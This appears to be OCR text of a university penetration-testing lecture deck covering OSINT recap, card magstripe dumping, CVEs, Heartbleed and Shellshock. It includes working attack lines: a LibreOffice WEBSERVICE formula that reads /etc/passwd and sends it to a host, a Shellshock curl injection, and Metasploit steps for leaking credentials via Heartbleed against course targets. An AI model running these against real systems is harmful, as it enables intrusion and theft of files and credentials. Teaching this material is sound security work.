
CMSC389R

Penetration Testing I

COMPUTER SCIENCE
UNIVERSITY OF MARYLAND

homework II recap



Easter eggs?

homework II stats

Most popular commands:

```
$ ls

$ cd home

$ cat flag.txt

$ cat /home/flag.txt

$ pwd

$ whoami
```

homework II stats

Most popular usernames:

mnthomp22

briong70

Mark

Briong70

OSINT

mnthomp22@tuta.io

GET / HTTP/1.1

homework II stats

Most popular passwords:

123456

test

blink182

12345

123456789

password

iloveyou


ruby
USER: William Woodruff
PASS: yolo

active OSINT: magstripe dumping

- What does a credit card have on it?
  - Account holder’s name
  - Account number (bank-specific)
  - Routing number (interbank routing/ACH)
  - Other stuff?
  - Check digit (Luhn-10)
  - All ISO formatted (ISO/IEC 7813)

demo: magstripe dumping

```
>> require "msr" #=> true
>> msr = MSR::MSR505C.new "/dev/ttyUSB0" #=> #<MSR::MSR206:0x00007f5e78041b80>
>> tracks = msr.raw_read
=> #<MSR::Tracks:0x0000000001503bf0 @tracks=[#<MSR::Track:0x0000000001503ad8 @data=[132, 2
25, 122, 17, 176, 13, 48, 0, 0, 128, 10, 101, 164, 63, 125, 120, 35, 11, 208, 77, 128, 107
, 16, 0, 0, 0, 80, 158]>, #<MSR::Track:0x00000000015039e8 @data=[132, 225, 122, 17, 176, 1
3, 48, 0, 0, 128, 10, 101, 164, 63, 125, 120, 35, 11, 208, 77, 128, 107, 16, 0, 0, 0, 80,
158]>, #<MSR::Track:0x0000000001503948 @data=[232, 164, 18, 129, 157, 160, 0, 0, 0, 0, 0,
18, 18, 114, 109, 0, 0, 26, 246, 68, 166, 77, 44, 169, 148, 166, 106, 154, 84, 210, 181]>]
>
>> tracks.track1.data
=> [132, 225, 122, 17, 176, 13, 48, 0, 0, 128, 10, 101, 164, 63, 125, 120, 35, 11, 208, 77
, 128, 107, 16, 0, 0, 0, 80, 158]
>> _
```

https://github.com/woodruffw/ruby-msr
https://github.com/woodruffw/libmsr

warning

- We will be working extensively with automated tools and scripts
  - “script kiddie”
  - Good starting point to learn about applied cybersecurity
  - But in most real world cases, tools may not always work

OSINT segue

- You’ve discovered
  - IP & email addresses
  - Vulnerable websites
  - Social media accounts
- You’ve scanned for vulnerabilities
  - SecLists
  - Lynis
  - Golismero

focus

- How can we leverage OSINT discovery with penetration testing (pentesting) tools?
  - We may be able to use exploits that already ship with Kali
  - … or we can find them on forums/github/databases/etc.

penetration testing

- Pentesting: obtaining or denying access to vulnerable systems through software and/or hardware exploitation
  - Combine findings in OSINT and create a plan rather than immediately exploiting
  - Recall: prioritize findings to distinguish easier targets than harder ones
  - Once you’ve exploited one system, move around the network (pivot)

vulnerabilities

- Our focus is discovering *existing* vulnerabilities in systems and exploiting them
  - We won’t cover new exploit discovery in this course
- Large portion of system administrators *still* do not update/patch their systems
  - This is our (CMSC389R) target

CVEs

- Common Vulnerabilities and Exposures
  - Catalogued list of publicly disclosed computer security vulnerabilities and exposures
  - Referenced by identifier (CVE ID)
    - CVE-YEAR-DIGITS
    - Example: CVE-2014-6271
- https://cve.mitre.org

exploits

- Proof of Concept:
  - Demonstrates exploitation of a vulnerability
  - Usually presented in code
  - CAUTION: PoCs may open more vulnerabilities on target - use wisely

CVE-2018-6871

```
# Vulnerability description

[CVE-2018-6871](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6871)

## First part

LibreOffice supports COM.MICROSOFT.WEBSERVICE function:

    https://support.office.com/en-us/article/webservice-function-0546a35a-ecc6-4739-aed7-c0b7ce1562c4

The function is required to obtain data by URL, usually used as:

    =FILTERXML(WEBSERVICE("http://api.openweathermap.org/data/2.5/forecast?
q=Copenhagen,dk&mode=xml&units=metric");"number(/weatherdata/forecast/time[2]/temperature/@value)")

In original:

    For protocols that are not supported, such as ftp: // or file: //, WEBSERVICE returns the #VALUE! error value.

In LibreOffice, these restrictions are not implemented before 5.4.5/6.0.1.

## Second part

By default the cells are not updated, but if you specify the cell type like ~error, then the cell will be updated when you
open document.

# Exploitation

To read file you need just:

    =WEBSERVICE("/etc/passwd")

This function can also be used to send a file:

    =WEBSERVICE("http://localhost:6000/?q=" & WEBSERVICE("/etc/passwd"))
```


https://www.exploit-db.com/exploits/44022/

exploits

- Remote:
  - Point your exploit to an IP/port and run
- Local:
  - Requires access to vulnerable system
  - Typically privilege escalation (DirtyCow)
- Denial of Service:
  - Block legitimate access to a system
  - Can be software or physical based

0day

- Undisclosed, unpatched and unreleased exploit
  - Worth $$$
  - Tons of Adobe (Flash), web app and browser 0days
  - Example: Stuxnet



Example: Heartbleed (CVE-2014-0160)

- Vulnerability in OpenSSL (crypto lib)
  - “allows **anyone** on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software”
  - OpenSSL 1.0.1 through 1.0.1f (inclusive)
- More info: http://heartbleed.com

how?


```
/* Read type and payload
length first */

hbtype = *p++;
n2s(p, payload);
pl = p;
```

```
/* Enter response type, length
and copy payload */

*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```

how?




```
/* Enter response type, length
and copy payload */

*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```

metasploit

(More on this next week)

```
msf > search heartbleed

Matching Modules
================

   Name                                                     Disclosure Date          Ra
nk    Description
   ----                                                     ---------------          --
--    -----------
   auxiliary/scanner/ssl/openssl_heartbleed                 2014-04-07 00:00:00 UTC  no
rmal  OpenSSL Heartbeat (Heartbleed) Information Leak
   auxiliary/server/openssl_heartbeat_client_memory  2014-04-07 00:00:00 UTC  no
rmal  OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
```

Example: Shellshock (CVE-2014-6271)

- Bash (Unix shell) vulnerability affecting many web services
  - Attackers exploit environment variable by storing a function in it
  - Then executing that function stored in the environment
- Remember cgi-bin?
  - Often used by web admins to store (Bash) shell scripts

Our turn!

- Mark is at it again!
  - This time, he changed the Briong server
  - He also changed his name to Ben
  - https://bigbenbargains.biz
- Let’s shock Briong’s shell :-)

```
$ curl -H "user-agent: () { :; }; echo; echo; /bin/bash
-c 'ls /'" https://bigbenbargains.biz/cgi-bin/stats
```

what next?

- You’ve “pwned/owned the box”
  - Got root shell
- What now?

Our turn!

- Let’s leak mnthomp22’s login credentials!

```
$ msfconsole

$ use auxiliary/scanner/ssl/openssl_heartbleed

$ set VERBOSE true

$ set RHOSTS irc.csec.umiacs.umd.edu

$ exploit
```

homework #3

has been posted.

Let us know if you have any questions!

This assignment has two parts.

It is due by 2/22 at 11:59 PM.